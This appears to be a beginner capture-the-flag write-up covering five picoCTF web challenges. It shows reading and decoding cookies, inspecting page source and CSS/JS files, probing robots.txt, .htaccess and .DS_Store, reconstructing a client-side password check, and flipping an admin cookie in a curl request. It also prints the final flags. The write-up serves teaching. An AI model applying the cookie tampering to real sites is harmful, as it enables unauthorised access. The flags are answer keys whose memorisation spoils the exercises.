
Open the web and you will see a page like this




Add anything and click the login button and you will directed into this page



After that, dont close this page and then open inspect mode and see the application tools. Open cookies and you will see the secret_recipe. Copy the cookie value and bring to burpsuite decoder




Decrypt this cipher and you will get a base64 cipher text. And the last steps, you jus decode that and you will get the flag




Flag: picoCTF{c00k1e_m0nster_l0ves_c00kies_78B4C390}


Includes



Open the website and you will see a page like this




Open the source code and you see the **style.css** and **script.js.** Inside there you will get a piece of the flag




Flag: picoCTF{1nclu51v17y_1of2_f7w_2of2_df589022}

Scavenger Hunt



On this chall, we have to find 5 part of flag. I will you to find it



Open the source code and fint first part

```
18
19      <div id="tabintro" class="tabcontent">
20        <h3>How</h3>
21        <p>How do you like my website?</p>
22      </div>
23
24      <div id="tababout" class="tabcontent">
25        <h3>What</h3>
26        <p>I used these to make this site: <br/>
27          HTML <br/>
28          CSS <br/>
29          JS (JavaScript)
30        </p>
31    <!-- Here's the first part of the flag: picoCTF{t -->
32      </div>
33
34    </div>
35
36  </body>
```

For the second part, open the css file in this source code

```
apis.com/css?family=Open+Sans|Ro
t/css" href="mycss.css">
ript" src="myjs.js"></script>
```

```
#tababout { background-color: #ccc; }

/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_l0 */
```


After that, open too the js file an you will se a question like this

```
}

/* How can I keep Google from indexing my website? */
```


Add robots.txt in url like this **http://mercury.picoctf.net:27278/robots.txt** and you will get the third of part flag

```
User-agent: *
Disallow: /index.html
# Part 3: t_0f_pl4c
# I think this is an apache server... can you Access the next flag?
```

We get a question more. Custom url like this http://mercury.picoctf.net:27278/.htaccess for open the apache server for see the hidden file. And you will get the fourth piece




This is the last steps. You just dd http://mercury.picoctf.net:27278/.DS_Store for reveal the last piece of flag




Flag: picoCTF{th4ts_4_l0t_0f_pl4c3s_2_lO0k_a69684fd}

Dont-use-client-side



All right, we get a validation portal. I mean we must input the valid value but not like that




Open the source code and you will see a function js like this. Simply, you just sort the flag like me. Note the **split*** function


```
function verify() {
  checkpass = document.getElementById("pass").value;
  split = 4;
  if (checkpass.substring(0, split) == 'pico') {
    if (checkpass.substring(split*6, split*7) == 'eb02') {
      if (checkpass.substring(split, split*2) == 'CTF{') {
       if (checkpass.substring(split*4, split*5) == 'ts_p') {
        if (checkpass.substring(split*3, split*4) == 'lien') {
          if (checkpass.substring(split*5, split*6) == 'lz_2') {
            if (checkpass.substring(split*2, split*3) == 'no_c') {
              if (checkpass.substring(split*7, split*8) == 'b45}') {
                alert("Password Verified")
                }
              }
            }
```


Flag: picoCTF{no_clients_plz_2eb02b45}

Logon




First, open the chall and you will see a login page. Insert anything and you will directed into a main page






After that, open inspect mode and using network tool, right click and then copy value that use curl tools



Paste the value into your terminal and replace **admin=False** to **admin=True.** After that, execute and the output will displayed the flag



Flag: picoCTF{th3_c0nsp1r4cy_l1v3s_4d184b0d}